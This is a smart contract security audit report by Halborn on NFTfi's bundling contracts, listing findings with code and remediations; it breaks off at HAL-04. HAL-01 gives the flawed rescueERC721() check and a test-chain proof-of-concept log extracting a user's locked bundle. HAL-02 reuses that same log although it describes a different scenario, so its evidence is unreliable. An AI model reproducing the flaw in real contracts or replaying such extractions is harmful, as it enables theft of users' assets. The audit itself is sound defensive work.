NFTfi - Bundles/Airdrop

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **November 15th, 2022 - December 1st, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	11/29/2022	Francisco González
0.2	Document Updates	12/01/2022	Francisco González
0.3	Docuement Updates	12/01/2022	Francisco González
0.4	Draft Review	12/01/2022	Roberto Reigada
0.5	Draft Review	12/01/2022	Piotr Cielas
0.6	Draft Review	12/01/2022	Gabi Urrutia
1.0	Remediation Plan	12/09/2022	Francisco González
1.1	Remediation Plan Review	12/12/2022	Roberto Reigada
1.2	Remediation Plan Review	12/12/2022	Piotr Cielas
1.3	Remediation Plan Review	12/12/2022	Gabi Urrutia
2.0	Document Updates	02/03/2023	Francisco González
2.1	Document Updates Review	02/06/2023	Roberto Reigada
2.2	Document Updates Review	02/06/2023	Piotr Cielas
2.3	Document Updates Review	02/06/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Roberto Reigada	Halborn	Roberto.Reigada@halborn.com
Francisco González	Halborn	Francisco.Villarejo@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

NFTfi engaged Halborn to conduct a security audit on their smart contracts beginning on November 15th, 2022 and ending on December 1st, 2022. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some security risks that were mostly addressed by the NFTfi team. The critical security finding was identified and fixed by the NFTfi team, and Halborn verified the fix.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the contracts' solidity code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts. (Brownie).
- Static Analysis of security for scoped contract, and imported functions manually.
- Testnet deployment (Ganache).

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.

2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

Repository: eth.immutable-bundles

The security assessment was scoped to every smart contract in the audit-09-11-2022 branch.

1. Initial Commit ID: 2c7ef51f7f820c65d93f57490c77bf67a4578773
2. Changes to Initial Commit ID:

compare/audit-09-11-2022. . . 3140329bec42b848dc008fd037aba1fec4a77ef5
- Added Pausing capabilities to ImmutableBundle.sol
- Fixed wrong event parameter in NftfiBundler.sol line 215
- Changed variable names on NftfiBundler.sol
- Added URI metadata to NftfiBundler.sol, PersonalBundler.sol, and ImmutableBundle.sol
- Added token name and symbol for PersonalBundler.sol
- Added _setOwner() call in PersonalBundler.sol’s initialize() function

3. Remediations Commit ID: 29be173454e816c58d98dea2614750dbc27bc39a
4. Remediations Commit ID 2: dc376d9ba96db9f9ac3718599f05b5bf3f8f7c61
5. Retest Commit ID: b39030551b8492b78f3fa1827ad840fcd01daace

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	0	3	3	8

LIKELIHOOD

IMPACT

🟨 (HAL-03)	🟨	🟥	🟥	🟪
🟩	🟨 (HAL-01)	🟨	🟥	🟥
🟩	🟩	🟨 (HAL-02)	🟨	🟥
⬜ (HAL-07) (HAL-09)	🟩 (HAL-04) (HAL-05) (HAL-06)	🟩	🟨	🟨
⬜ (HAL-10) (HAL-11) (HAL-12) (HAL-13) (HAL-14)	⬜ (HAL-08)	🟩	🟩	🟨

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - BUNDLES INSIDE IMMUTABLE CONTRACT CAN BE EXTRACTED	Medium	SOLVED - 12/09/2022
HAL-02 - MISTAKENLY SENT BUNDLE TOKENS CAN NOT BE RESCUED	Medium	SOLVED - 12/09/2022
HAL-03 - POSSIBLE LOSS OF OWNERSHIP	Medium	SOLVED - 12/09/2022
HAL-04 - SENDELEMENTSTOPERSONALBUNDLER() FUNCTION CAN RUN INTO AN INFINITE LOOP	Low	SOLVED - 12/09/2022
HAL-05 - ADD OR REMOVE BUNDLE ELEMENTS FUNCTIONS MAY RUN OUT OF GAS	Low	RISK ACCEPTED
HAL-06 - MISSING PARAMETER VALIDATION	Low	RISK ACCEPTED
HAL-07 - USE OF INLINE ASSEMBLY	Informational	ACKNOWLEDGED
HAL-08 - LOOP GAS USAGE OPTIMIZATION	Informational	SOLVED - 12/09/2022
HAL-09 - SOLC 0.8.4 COMPILER VERSION CONTAINS MULTIPLE BUGS	Informational	SOLVED - 12/09/2022
HAL-10 - SPLITTING REQUIRE() STATEMENTS THAT USES AND OPERATOR SAVES GAS	Informational	SOLVED - 12/09/2022
HAL-11 - UNNECESSARY IMPORTS	Informational	SOLVED - 12/09/2022
HAL-12 - ANYONE CAN ADD TOKENS TO ANY BUNDLE OR PERSONALBUNDLE	Informational	ACKNOWLEDGED
HAL-13 - OPEN TODOs	Informational	SOLVED - 12/09/2022
HAL-14 - INCOMPLETE NATSPEC DOCUMENTATION	Informational	SOLVED - 12/09/2022

FINDINGS & TECH DETAILS

3.1 (HAL-01) BUNDLES INSIDE IMMUTABLEBUNDLES CONTRACT CAN BE EXTRACTED - MEDIUM

Description:

Users can lock their bundles (created with the NftfiBundler or PersonalBundler contracts) by transferring them to the ImmutableBundle contract with the safeTransferFrom() function. This prevents users from extracting NFTs from the bundle right before taking a loan on them.

ImmutableBundle implements the rescueERC721() and rescueERC20() functions, which allow the owner account to retrieve ERC20 and ERC721 tokens received in airdrops for the locked collateral NFTs. To prevent rescueERC721() function from extracting bundle tokens, a require statement checks the _tokenAddress value not to match the NftfiBundler or PersonalBundler contract addresses.

However, it has been detected that, instead of _tokenAddress, msg.sender is checked to be a PersonalBundler token, which it cannot be, since this function can only be called by the owner of ImmutableBundle contract. This makes all PersonalBundler tokens extractable from the contract, incurring a loss of the bundled NFTs to the user.

Code Location:


Listing 1: ImmutableBundle.sol

```
    /**
     * @notice used by the owner account to be able to drain
 ↳ ERC721 tokens received as airdrops
     * for the locked  collateral NFT-s
     * @param _tokenAddress - address of the token contract for
 ↳ the token to be sent out
     * @param _tokenId - id token to be sent out
     * @param _receiver - receiver of the token
     */
```

```solidity
    function rescueERC721(
        address _tokenAddress,
        uint256 _tokenId,
        address _receiver
    ) external onlyOwner {
        IERC721 tokenContract = IERC721(_tokenAddress);
        require(
            _tokenAddress != address(bundler) &&
                !PersonalBundlerFactory(personalBundlerFactory).
↳ personalBundlerExists(msg.sender),
            "token is a bundle"
        );
        require(tokenContract.ownerOf(_tokenId) == address(this),
↳ "nft not owned");
        tokenContract.safeTransferFrom(address(this), _receiver,
↳ _tokenId);
    }
```

Proof of Concept:

This PoC shows how User2 bundles NFTs 1, 2, and 3 with an instance of PersonalBundler, sends it to ImmutableBundle and then it gets successfully extracted with the rescueERC721() function:



```
Minting 5 GaspMasks to user2... --> for i in range(5): {contract_TestGaspMasks.mint(user2, {'from': owner})}
Transaction sent: 0xf074f8dcb22878a7ec1e18f5e14d483b311ff8debee5756ae9181785bb4bbcdd
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 10
  TestGaspMasks.mint confirmed   Block: 16077215   Gas used: 115686 (0.02%)

Transaction sent: 0xf9b01572de0729caa890d9bd21c8faad87bf48f52c709c5e87a3b589cc27ec9c
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 11
  TestGaspMasks.mint confirmed   Block: 16077216   Gas used: 147486 (0.02%)

Transaction sent: 0xc697f36900b7798405af137a4d6d1a9f203868bb1a07e82562e3d54e6678e26b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 12
  TestGaspMasks.mint confirmed   Block: 16077217   Gas used: 147486 (0.02%)

Transaction sent: 0xe5bc6a03e1563bbb969b8be0b43b37f81dd8f97fdd69346f6c079cbba00aef13
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 13
  TestGaspMasks.mint confirmed   Block: 16077218   Gas used: 147486 (0.02%)

Transaction sent: 0xeada772389becb3e07fcd420416bd715661f368953fc9b588c8a8e8e5ae9a5ce
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 14
  TestGaspMasks.mint confirmed   Block: 16077219   Gas used: 147486 (0.02%)


Defining bundle2 --> bundle2 = [contract_TestGaspMasks.address, [1, 2, 3], True]

Setting approveForAll for contract_NftiBundler --> contract_TestGaspMasks.setApprovalForAll(contract_NftfiBundler, True, {'from': user2})
Transaction sent: 0xdc67b0ac50cd1de3eed63eb024c542188b71a39a4de5c2658b2c664054916593
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  TestGaspMasks.setApprovalForAll confirmed   Block: 16077220   Gas used: 44833 (0.01%)


Creating GaspMasks bundle --> txBundle2 = contract_NftfiBundler.buildBundle([bundle2], {'from': user2})
Transaction sent: 0x774d4a34ea11883edc87eb61f7fc0718d89f05283514efb371a4d264abeca3e2
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  NftfiBundler.buildBundle confirmed   Block: 16077221   Gas used: 637291 (0.11%)


Deploying PersonalBundler for user2's GaspMasks --> txCreateBundle = contract_PersonalBundlerFactory.createPersonalBundler(user2, {'from': user2})
Transaction sent: 0x0c13fd916c410c141c77d422caf8c3c9c5a4fb2939e97af31eefa5cbf7d74867
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  PersonalBundlerFactory.createPersonalBundler confirmed   Block: 16077222   Gas used: 268469 (0.04%)


Sending tokens to user2 PersonalBundler --> contract_NftfiBundler.sendElementsToPersonalBundler(1, contract_User2PersonalBundle, {'from': user2})
Transaction sent: 0xa13de38ad4f259371bab086bc7f33a7298614a0ee899434584593378e972d401
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  NftfiBundler.sendElementsToPersonalBundler confirmed   Block: 16077223   Gas used: 402150 (0.07%)


User2 PersonalBundler GaspMasks balance: 3

Owner of PersonalBundler Token: 0xEFaC5493b59F43e63042900e5feE08a84CD15F3A

Sending User2's PersonalBundle to ImmutableBundle contract --> testTx = contract_User2PersonalBundle.safeTransferFrom(user2, contract_ImmutableBundle, 1, {'from': user2})
Transaction sent: 0x5ef92284b1688b3a6fa3699411fd70d0f7a2132839b9afbb6b99719568947685
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
  PersonalBundler.safeTransferFrom confirmed   Block: 16077224   Gas used: 226539 (0.04%)


Owner of PersonalBundler Token: 0x7FED1Eb4f9D6eB034231382A21e736689EA62c3e
Using rescueERC721 to transfer PersonalBundler Token --> transferTx = contract_ImmutableBundle.rescueERC721(contract_User2PersonalBundle, 1, user5, {'from': owner})
Transaction sent: 0xe7a4877774fd9a7e285234b43dab54fa45e1066bb02ad4d97d57f1ad84446c17
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 15
  ImmutableBundle.rescueERC721 confirmed   Block: 16077225   Gas used: 76894 (0.01%)


Owner of PersonalBundler Token: 0x6A5AB6503cf649DB5b6B711C84B581d6c1f43431

The personalBundle of user2 has been successfully "rescued" from the immutable contract and now is in possession of user5.
```

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

The rescueERC721() function should validate the _tokenAddress parameter instead of msg.sender to prevent personal bundles to be extracted.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by validating _tokenAddress instead of msg.sender. In addition, immutableOfBundle[_tokenId] or immutableOfPersonalBundler[_tokenAddress] are required to be 0, meaning that NftfiBundler or PersonalBundler tokens not associated to any immutable bundle can also be extracted, remediating HAL-02 issue.

Commit ID: 52f68e41a729e83f27c1cb747a464a2367132d5b

3.2 (HAL-02) MISTAKENLY SENT BUNDLE TOKENS CAN NOT BE RESCUED - MEDIUM

Description:

Users can lock their bundles (created with the NftfiBundler or PersonalBundler contracts) by transferring them to the ImmutableBundle contract with the safeTransferFrom() function. However, these contracts rely on users sending tokens to them with the appropriate functions (e.g., safeTransferFrom or getChild instead of transfer and transferFrom) to properly record those transactions.

The ImmutableBundle contract allows the admin to recover ERC721 tokens with the rescueERC721 function. However, this function does not allow rescuing NftfiBundler or PersonalBundler tokens; therefore, it is impossible to recover bundles that were accidentally transferred with the wrong transfer functions (e.g., transfer or transferFrom).

Code Location:


Listing 2: ImmutableBundle.sol

```
    /**
     * @notice used by the owner account to be able to drain
 ↳ ERC721 tokens received as airdrops
     * for the locked  collateral NFT-s
     * @param _tokenAddress - address of the token contract for
 ↳ the token to be sent out
     * @param _tokenId - id token to be sent out
     * @param _receiver - receiver of the token
     */
    function rescueERC721(
        address _tokenAddress,
        uint256 _tokenId,
        address _receiver
    ) external onlyOwner {
        IERC721 tokenContract = IERC721(_tokenAddress);
        require(
            _tokenAddress != address(bundler) &&
```

```solidity
                !PersonalBundlerFactory(personalBundlerFactory).personalBundlerExists(msg.sender),
                "token is a bundle"
            );
            require(tokenContract.ownerOf(_tokenId) == address(this), "nft not owned");
            tokenContract.safeTransferFrom(address(this), _receiver, _tokenId);
        }
```

Proof of Concept:

As a proof of concept, user2 bundles NFTs 1, 2, and 3 with NftfiBundler and transfers them to the ImmutableBundle contract with the transferFrom() function, which locks the bundle (and the NFTs contained in it) forever:



```
Minting 5 GaspMasks to user2... --> for i in range(5): {contract_TestGaspMasks.mint(user2, {'from': owner})}
Transaction sent: 0xf074f8dcb22878a7ec1e18f5e14d483b311ff8debee5756ae9181785bb4bbcdd
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 10
  TestGaspMasks.mint confirmed   Block: 16077215   Gas used: 115686 (0.02%)

Transaction sent: 0xf9b01572de0729caa890d9bd21c8faad87bf48f52c709c5e87a3b589cc27ec9c
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 11
  TestGaspMasks.mint confirmed   Block: 16077216   Gas used: 147486 (0.02%)

Transaction sent: 0xc697f36900b7798405af137a4d6d1a9f203868bb1a07e82562e3d54e6678e26b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 12
  TestGaspMasks.mint confirmed   Block: 16077217   Gas used: 147486 (0.02%)

Transaction sent: 0xe5bc6a03e1563bbb969b8be0b43b37f81dd8f97fdd69346f6c079cbba00aef13
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 13
  TestGaspMasks.mint confirmed   Block: 16077218   Gas used: 147486 (0.02%)

Transaction sent: 0xeada772389becb3e07fcd420416bd715661f368953fc9b588c8a8e8e5ae9a5ce
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 14
  TestGaspMasks.mint confirmed   Block: 16077219   Gas used: 147486 (0.02%)


Defining bundle2 --> bundle2 = [contract_TestGaspMasks.address, [1, 2, 3], True]

Setting approveForAll for contract_NftiBundler --> contract_TestGaspMasks.setApprovalForAll(contract_NftfiBundler, True, {'from': user2})
Transaction sent: 0xdc67b0ac50cd1de3eed63eb024c542188b71a39a4de5c2658b2c664054916593
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  TestGaspMasks.setApprovalForAll confirmed   Block: 16077220   Gas used: 44833 (0.01%)


Creating GaspMasks bundle --> txBundle2 = contract_NftfiBundler.buildBundle([bundle2], {'from': user2})
Transaction sent: 0x774d4a34ea11883edc87eb61f7fc0718d89f05283514efb371a4d264abeca3e2
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  NftfiBundler.buildBundle confirmed   Block: 16077221   Gas used: 637291 (0.11%)


Deploying PersonalBundler for user2's GaspMasks --> txCreateBundle = contract_PersonalBundlerFactory.createPersonalBundler(user2, {'from': user2})
Transaction sent: 0x0c13fd916c410c141c77d422caf8c3c9c5a4fb2939e97af31eefa5cbf7d74867
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  PersonalBundlerFactory.createPersonalBundler confirmed   Block: 16077222   Gas used: 268469 (0.04%)


Sending tokens to user2 PersonalBundler --> contract_NftfiBundler.sendElementsToPersonalBundler(1, contract_User2PersonalBundle, {'from': user2})
Transaction sent: 0xa13de38ad4f259371bab086bc7f33a7298614a0ee899434584593378e972d401
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  NftfiBundler.sendElementsToPersonalBundler confirmed   Block: 16077223   Gas used: 402150 (0.07%)


User2 PersonalBundler GaspMasks balance: 3

Owner of PersonalBundler Token: 0xEFaC5493b59F43e63042900e5feE08a84CD15F3A

Sending User2's PersonalBundle to ImmutableBundle contract --> testTx = contract_User2PersonalBundle.safeTransferFrom(user2, contract_ImmutableBundle, 1, {'from': user2})
Transaction sent: 0x5ef92284b1688b3a6fa3699411fd70d0f7a2132839b9afbb6b99719568947685
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
  PersonalBundler.safeTransferFrom confirmed   Block: 16077224   Gas used: 226539 (0.04%)


Owner of PersonalBundler Token: 0x7FED1Eb4f9D6eB034231382A21e736689EA62c3e
Using rescueERC721 to transfer PersonalBundler Token --> transferTx = contract_ImmutableBundle.rescueERC721(contract_User2PersonalBundle, 1, user5, {'from': owner})
Transaction sent: 0xe7a4877774fd9a7e285234b43dab54fa45e1066bb02ad4d97d57f1ad84446c17
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 15
  ImmutableBundle.rescueERC721 confirmed   Block: 16077225   Gas used: 76894 (0.01%)


Owner of PersonalBundler Token: 0x6A5AB6503cf649DB5b6B711C84B581d6c1f43431

The personalBundle of user2 has been successfully "rescued" from the immutable contract and now is in possession of user5.
```

Risk Level:

Likelihood - 3
Impact - 3

Recommendation:

It is recommended to modify the `rescueERC721()` function to also allow rescuing bundle tokens if they are not associated to any immutable bundle, meaning that they were transferred to the `ImmutableBundle` contract using the wrong methods.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by requiring `immutableOfBundle[_tokenId]` or `immutableOfPersonalBundler[_tokenAddress]` to be `0`, which means that `NftfiBundler` or `PersonalBundler` tokens not associated with no immutable bundle can be extracted.

Commit ID: 52f68e41a729e83f27c1cb747a464a2367132d5b

3.3 (HAL-03) POSSIBLE LOSS OF OWNERSHIP - MEDIUM

Description:

When transferring the ownership of the protocol, no checks are performed on whether the new address is valid and active. In case there is a mistake when transferring the ownership, the whole protocol may lose all of its ownership functionalities.

Code Location:

Listing 3: Ownable.sol

```
    /**
     * @dev Transfers ownership of the contract to a new account
↳ (`newOwner`).
     * Can only be called by the current owner.
     */
    function transferOwnership(address _newOwner) public virtual
↳ onlyOwner {
        require(_newOwner != address(0), "Ownable: new owner is
↳ the zero address");
        _setOwner(_newOwner);
    }
```

Risk Level:

Likelihood - 1
Impact - 5

Recommendation:

The transfer of ownership process should be split into two different transactions, the first one calling the requestTransferOwnership function which proposes a new owner for the protocol, and the second one, the new owner accepts the proposal by calling acceptsTransferOwnership function.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by implementing a two-step ownership transfer process.

Commit ID: 52f68e41a729e83f27c1cb747a464a2367132d5b

3.4 (HAL-04) SENDELEMENTSTOPERSONALBUNDLER() FUNCTION CAN RUN INTO AN INFINITE LOOP - LOW

Description:

Users can call sendElementsToPersonalBundler() function to move every token inside a bundle to a personal bundle. This function uses a while loop to iterate through every childToken of every childContract until childContracts[_tokenId] and childTokens[_tokenId][childContrac] lengths are 0, meaning that no more child tokens are held in the bundle.

However, if tokens are already in a personal bundle, and they are transferred to the same bundle, or if they are in a NftfiBundler bundle with id = 1 and they're being transferred to the same NftfiBundler bundle (the second scenario is less likely than the first one), the function runs into an infinite loop, since the lengths mentioned above will never decrease, keeping the while loop running until it spends the max amount of gas allowed for the call, reverting the state and incurring unnecessary cost to the user.

Code Location:

